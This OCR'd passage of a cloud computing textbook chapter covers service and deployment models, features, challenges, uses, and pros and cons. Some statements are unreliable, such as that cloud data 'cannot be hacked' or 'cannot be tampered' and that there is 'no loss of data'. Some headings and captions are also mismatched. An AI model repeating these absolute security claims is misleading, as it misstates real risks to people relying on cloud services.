


Figure 3.1.Cloud Computing

- Then in 1961, John McCarthy delivered a speech at MIT in which he suggested that computing can be sold like a utility like electricity and food.
- The idea was great but it was much ahead of its time and despite having an interest in the model, the technology at that time was not ready for it.
- In 1999, Salesforce.com became the 1st company to enter the cloud arena, excelling the concept of providing enterprise-level applications to end users through the Internet.
- Then in 2002, Amazon came up with Amazon Web Services, providing services like computation, storage, and even human intelligence.
- *In 2009,* Google Apps and Microsoft's Windows Azure also started to provide cloud computing enterprise applications.
- Other companies like HP and Oracle also joined the stream of cloud computing, for fulfilling the need for greater data storage.

Types of Cloud Computing




Figure 3.2.Characteristics of Cloud Computing

In this part of the Cloud Computing, we will explore the three types of Cloud Computing which are:

i. SaaS

- SaaS stands for Software as a Service, provides a facility to the user to use the software from anywhere with the help of an internet connection.
- It is also known as software on demand. The remote access is possible because of service providers, host applications and their associated data at their location.
- There are various benefits of the SaaS as it is economical and only the user has to pay for some of the basic costs such as licensing fees, installation costs, maintenance fees, and support fees.
- Some of the examples of SaaS are Yahoo! Mail, Hotmail, and Gmail. (CRM: Customer relationship management is a process in which a business or other organization administers its interactions with customers, typically using data analysis to study large amounts of information.)

ii. PaaS

- PaaS stands for Platform as a Service. This helps the user by providing the facility to make, publish, and customize the software in the hosted environment. An internet connection helps to do it.
- It also has several benefits such as it has lower costs and only the user has to pay for the essential things.
- The host of a PaaS has the hardware and software of its own. This frees the user from installing the hardware and software to execute a new application.

Figure 3.3.Cloud Computing– PaaS (Platform as a Service)

iii. IaaS

- IaaS stands for Infrastructure as a Service. With the help of IAAS, the user can use IT hardware and software just by paying the basic price of it. The companies that use IaaS are IBM, Google, and Amazon.

- With the help of visualization, the host can manage and create the infrastructure resources at the cloud.

- For small start-ups and firms, the IaaS has the major advantage as it benefits them with the infrastructure rather than spending a large amount of money on hardware and infrastructure.

- The reason for choosing IaaS is that it is easier, faster, and cost-efficient which reduces the burden of the organizations.

Benefits (Advantages) of Cloud Computing

i. Economical

Cloud computing is economical as the user has many free opportunities when they start using it and after that, they have to pay only for the basic services. There are many reliable services available for no or low cost for the use of the general public.

ii. 24*7 Availability

The cloud service is available every time as all the queries and the issues are resolved with the help of technical support, which is provided through the phone call. The workers can get assistance from anywhere.

iii. Security

As the data has been saved at multiple places, there is no loss of data. Cloud Computing offers a high level of security as the data stored is important and should not be lost. The data can modify or delete from anywhere with remote access.

Even if the device is lost the data can modify or delete from anywhere with the help of an internet connection.

Disadvantages of Cloud Computing

- Downtime
  - One of the major disadvantages of cloud computing is the downtime. If the servers of the companies are not accurate so, this will lead to the downtime as it won't be able to perform properly and the access facility of the data can deny.

- Vulnerable to attack
  - If you are connected to the internet there are chances that you suffer severe attacks as you are exposed to potential vulnerabilities. The chances are less but sometimes even the best team suffers.

Cloud Computing Deployment Methods

There are four cloud computing deployment methods that vary as per the requirement. The customer can choose which suits them the most among them. In this session we are going to mention all the deployment methods-

1. Private Cloud
2. Public Cloud
3. Community Cloud
4. Hybrid Cloud




Figure 3.4.Cloud Computing– Deployment Methods

i. Private Cloud

A particular Cloud Company maintains the management, deployment, and operation of the cloud. The operation can be in-house or with a third party.

ii. Community Cloud

The companies having similar interest and work can share the same cloud and it can be done with the help of Community Cloud. The initial investment is saved, as the setup is established.

iii. Public Cloud

In Public Cloud, the company serves the infrastructure to the customer on a commercial basis. This helps the customer to develop and deploy the application with minimum financial outlay.

iv. Hybrid Cloud

In a Hybrid cloud, there is an ease to move the application to move from one cloud to another. Hybrid Cloud is a combination of Public and Private Cloud which supports the requirement to handle data in an organization.

Cloud Computing Companies

Most of the companies are using Cloud Computing and others are about to use Cloud Computing. Cloud Computing is one of the important parts of a business and can benefit in many ways. There is a tremendous amount of data generated day-by-day and the data needs to store, therefore, most are the companies are in need of it. Some of the companies which use Cloud Computing are-

- Netflix
- Pinterest
- Xerox
- Instagram
- Apple
- Google
- Facebook

Features (Characteristics) of Cloud Computing.

The Features (characteristics) of cloud computing are telling us the importance in the market.




Figure 3.5. Characteristics of Cloud computing

Cloud Computing is getting more and more popularity day by day. The reason behind is the gradual growth of the companies which are in need of the place to store their data. Therefore, companies are in competition to provide large space to store data along with the various features and quality service.

It has been found that Cloud Computing is a model for enabling ubiquitous, convenient, on-demand network access the computing resources. There are many services and features of cloud computing.

Features of Cloud Computing

Following are the characteristics of Cloud Computing:

1. Resources Pooling

It means that the Cloud provider pulled the computing resources to provide services to multiple customers with the help of a multi-tenant model. There are different physical and virtual resources assigned and reassigned which depends on the demand of the customer. The customer generally has no control or information over the location of the provided resources but is able to specify location at a higher level of abstraction

2. On-Demand Self-Service

It is one of the important and valuable features of Cloud Computing as the user can continuously monitor the server uptime, capabilities, and allotted network storage. With this feature, the user can also monitor the computing capabilities.

3. Easy Maintenance

The servers are easily maintained and the downtime is very low and even in some cases, there is no downtime. Cloud Computing comes up with an update every time by gradually making it better.

The updates are more compatible with the devices and perform faster than older ones along with the bugs which are fixed.

4. Large Network Access

The user can access the data of the cloud or upload the data to the cloud from anywhere just with the help of a device and an internet connection. These capabilities are available all over the network and accessed with the help of internet.

5. Availability

The capabilities of the Cloud can be modified as per the use and can be extended a lot. It analyzes the storage usage and allows the user to buy extra Cloud storage if needed for a very small amount.

6. Automatic System

Cloud computing automatically analyzes the data needed and supports a metering capability at some level of services. We can monitor, control, and report the usage. It will provide transparency for the host as well as the customer.

7. Economical

It is the one-time investment as the company (host) has to buy the storage and a small part of it can be provided to the many companies which save the host from monthly or yearly costs. Only the amount which is spent is on the basic maintenance and a few more expenses which are very less.

8. Security

Cloud Security, is one of the best features of cloud computing. It creates a snapshot of the data stored so that the data may not get lost even if one of the servers gets damaged.The data is stored within the storage devices, which cannot be hacked and utilized by any other person. The storage service is quick and reliable.

9. Pay as you go

In cloud computing, the user has to pay only for the service or the space they have utilized. There is no hidden or extra charge which is to be paid. The service is economical and most of the time some space is allotted for free.

10. Measured Service

Cloud computing resources used to monitor and the company uses it for recording. This resource utilization is analyzed by supporting charge-per-use capabilities.

This means that the resource usages which can be either virtual server instances that are running in the cloud are getting monitored measured and reported by the service provider. The model pay as you go is variable based on actual consumption of the manufacturing organization.

Challenges of Cloud Computing

Everything comes with benefits and challenges. We had seen many features of Cloud and its time to uncover the Challenges of Cloud Computing with some tips and tricks to solve by your own.




Figure 3.6.Unique Challenges of Cloud Computing – Get Trick to Solve

What are Cloud Challenges?

The Cloud Computing is getting implemented in almost all companies as the companies are in need to store the data. A large amounts of data generate and store by the companies. So there are lots of security issues faced by them.

To improve the cloud computing management the companies can include establishment to simplify and automate the process.

Risk and Challenges of Cloud Computing

Here, is the list of all risk and challenges of Cloud Computing:

- Security & Privacy
- Interoperability & Portability
- Reliable and flexible
- Cost
- Downtime
- Lack of resources
- Management of Multi-Cloud Environment

i. Security and Privacy of Cloud

The data store in the cloud must secure and provide full confidentiality. The customers rely on the cloud provider so much. This means that the cloud provider should take necessary security measures to secure the data of the customers.

Securities are also the responsibility of the customer as they should provide a strong password, should not share the password with anyone, and regularly change the password when we did. If the data is outside the firewall there may be some issues which can eliminate by the cloud provider.

Hacking and malware are also one of the major problems as it can affect multiple customers. Hacking can lead to data loss; disrupt the encrypted file system and many other problems.

ii. Interoperability and Portability

The customer must be provided with the services of migration in and out of the cloud. There should be no bond period as it can create a hindrance for the customers. The cloud should have the ability to provide facilities on the premises.

One of the Cloud challenges is remote access which can eliminate by the cloud provider so that the customer can access the cloud from anywhere security.

iii. Reliable and Flexible

Reliability and flexibility are also one of the challenges of cloud customers and it can eliminate in a way that the data provided to the cloud should not leak and the host should provide the reliability to the customers.

To eliminate this challenge the services provided by the third party should be monitored and supervision should be done on performance, robustness and business dependency.

iv. Cost

Cloud computing is affordable but modifying the cloud to the customer's demand can be sometimes expensive.

Moreover, it can cause hindrance to the small-scale organization is modifying the cloud as per their demand can sometimes cost more. In addition, transferring of data from the Cloud to the premises can also sometimes be costly.

v. Downtime

Downtime is the common challenges of cloud computing as no cloud provider guarantees a platform that is free from downtime. Internet connection also plays an important role as if a company has an untrustworthy internet connection then there may be a problem as they can face downtime.

vi. Lack of resources

Lack of resources and expertise is also one of the major challenges faced by the cloud industry and many companies are hoping to overcome this challenge by hiring more workers which are more experienced.

These workers will not only help to eliminate the challenges of the companies but also they will train existing staff to benefit the company. Today many IT workers are working to boost the cloud computing expertise and CEO of the company is finding it difficult as the workers are not much skilled.

It believes that workers with knowledge of the latest development and the technologies related to it will become more valuable in business.

vii. Management of Multi-Cloud Environment

Companies nowadays do not use a single cloud instead they are using multiple clouds. On an average company are using 4.8 different public and private clouds due to which their management is hindered.

When a company uses multi-cloud there are so many complexities faced by the IT team. This Cloud challenge can eliminate by training employees, utilization of proper tools, and doing research.

So, this was all about Risk and Challenges of Cloud Computing.

Conclusion

To eliminate these challenges of cloud, we can get a help with proper management and skilled professionals.

There are several tools such as cloud cost management solutions, automation, containers, auto-scaling features, and many other tools which help to reduce the challenges of Cloud Computing.

A proper team of skilled workers can also help and provide benefit. The skilled professionals can also provide training to the existing staff which will help to nurture their skills in the field of Technology.

One of the challenges of cloud is that using multi-cloud environment can cause lots of complexities and to eliminate this and few other challenges companies can practice like doing research, managing vendor relationships, and re-thinking process and tooling.

Cloud Computing Applications with Use Cases (Advanced)

In our last session, we talked about **Cloud Computing Features.** Here, we will discuss Cloud Computing applications. Along with this, we will learn some Cloud Computing use cases.

Cloud Computing Applications




Figure 3.7.Latest Cloud Computing Applications

Do you know What is Public Cloud Computing?

Cloud Computing can run every programs and software as a normal computer can run. It can also provide us with numerous applications which are free of cost. So, let's start elaborating these Cloud Computing applications one by one:

i. Storing File Online

Cloud Computing provides a benefit to store and access the software with the help of internet connection to the Cloud. The interface provided is very easy to operate and is economical too.

ii. Video Making and Editing Software

There are so many software available which can access with the help of the cloud. This software helps to create and modify the videos. The videos create or modify are stored in the cloud itself and we can access anytime.

iii. File Converters

There are many applications which utilize to change to format of the file such that from HTML to pdf and so on. This software is available at cloud and access from anywhere with the help of internet connection.

iv.Anti-Virus Applications

There is software which is stored in the cloud and from there they fix the system. All the viruses and the malware are detected and analyzed by the software and the system is fixed. They also come up with a feature of downloading the software.

Figure 3.8.Cloud Computing Applications – Anti-Virus

v. E-commerce Application

With the help of e-commerce application in the cloud, user and e-business allow responding quickly to the opportunities which are emerging. It also allows the user to respond quickly to the market opportunities and the challenges.

Business tycoons focus on the usage of cloud computing without keeping time in the mind. Cloud-based e-commerce applications allow the companies, business leaders to evaluate new opportunities and making things done with the minimum amount possible.

Figure 3.9.Cloud Computing Applications – E-Commerce

Refer SaaS – Software as a Service

vi. Business Process

Business management applications are based on the cloud service provider. The business utilizes the cloud computing to store the necessary data and all the relevant information. This information can be anything such as the personal data of the customer, analyzed records, and many more.

vii. Backup and Recovery

The cloud computing can be used as a backup option in which we can store the files, information, and the data. This data is stored will be protected and provided much security. When the data is lost the user can recover the data which he/she has stored in the cloud.

Cloud Computing Use Cases

After studying Cloud Computing applications, now time to explore its use cases.




Figure 3.10.Cloud Computing Use Cases

i. Private Cloud and Hybrid Cloud

There are situations where the firms are searching for the ways through which they can find a way to access the applications they **intend to deploy into their environment through the use of a cloud.**
This leads to the fact that providing the facilities without the initial investment will be rendered useless and the workload testing fails.

ii. Big Data Analysis

Cloud Computing can store a tremendous amount of data which can also help Big Data. **Big Data,** a large amount of data (structured or unstructured) is analyzed for further analysis or for decision making in the business.

Figure 3.11.Cloud Computing Use Cases – Big Data

iii. Disaster Recovery

Disaster Recovery is one of the major benefits which gathers from Cloud Computing. It provides an economical way from the disaster recovery as there is a solution which provides a faster recovery from the congested different physical locations.

The traditional DR sites can cost much of the amount which has fixed assets, tough productions, and a much higher cost.

iv. Iaas and PaaS

While using **Infrastructure as a service** there is a pay as you go through the scheme available. It benefits the companies and organizations by cutting the cost of investing to maintain the IT infrastructure.
Moreover, there is an instance where the companies using **Platform as a Service** searching to increase the speed of development on a ready-to-use platform to deploy applications.
So, this was all about Cloud Computing Applications and its use cases. Hope you found this helpful.

Conclusion

Cloud Computing has provided many solutions which are useful for companies as well as individuals. The Cloud Computing helps by providing the solutions in the minimum cost possible.
Cloud Computing has many examples which can be in the field of everything such as messaging apps, audio, and video service.

Advantages and Disadvantages of Cloud Computing

It is obvious that business and organizations are getting various benefits because of Cloud Computing. However, every coin has two faces so there are several disadvantages of cloud computing too. With their requirement, a person can choose it or not. So, on the basis of user requirement we divide these pros and cons of Cloud Computing.

Advantages of Cloud Computing

The benefits of Cloud Computing are mentioned below.




Figure 3.12.Advantages of Cloud Computing

i. Economical

One of the important benefits of Cloud Computing is the low cost. Cloud Computing provides service to the companies at the lowest rates possible. The company can save substantial capital costs with zero server storage and the requirements of the server. This also saves the cost of the infrastructure and the amount required to manage it. It also removes the administrative and operational costs. There are no upfront costs as the user has to pay only for what they have used.

It is a misconception that only the huge firms are able to use Cloud Computing. However, the small startups can also use it as it is economical and safe.

ii. Reliability

The cloud computing platform is very reliable as the data stored is secured and cannot be tampered. There are several copies of the data are made. If in case the database crashes the data can be retrieved from the other database. The company can get benefit from the massive source of redundant IT resources as well as the failover mechanism.

iii. Manageability

Cloud Computing helps to manage most of the things. The only thing, which the user has to do is get a device and an internet connection. The maintenance task is performed by the central administrations of resources, vendor managed infrastructure and SLA backed agreements.Whenever something happens to the Cloud Database or any other part, the host manages each and everything thing which is beneficial to the customers.

iv. Data Centralization

It is also one of the benefits of Cloud Computing that all the data store in one location so that it can access from different remote places. There are many projects which stores in a particular place and can access at anytime and anywhere.

v. Proper Security

The service vendors select the highest level of security of the data. For which a user can set a proper audition, passwords, and encryption.




Figure 3.13.Disadvantages of Cloud Computing

Cloud Computing Architecture

i. Internet Connectivity

Cloud-Computing needs internet connectivity as if there will be no internet connection you won't be able to access the cloud. Moreover, there is no other way to gather the data from the cloud.

ii. Lower Bandwidth

Lower bandwidth reduces the benefits of the clouds such that it cannot use properly. A satellite connection can lead to quality disruption, due to higher latency or higher bandwidth.

iii. Effect of Speed

If any client is using the internet (which is already used by multiple users) to download files such as music, documents, and many more, this will reduce the speed to use the Cloud.

iv. Security Issues

As Cloud Computing is very secure but still it requires an IT consulting firm's assistance and advice. Neglecting this can lead to the fact that the business will become vulnerable to the hackers and the threats.

v. Agreements

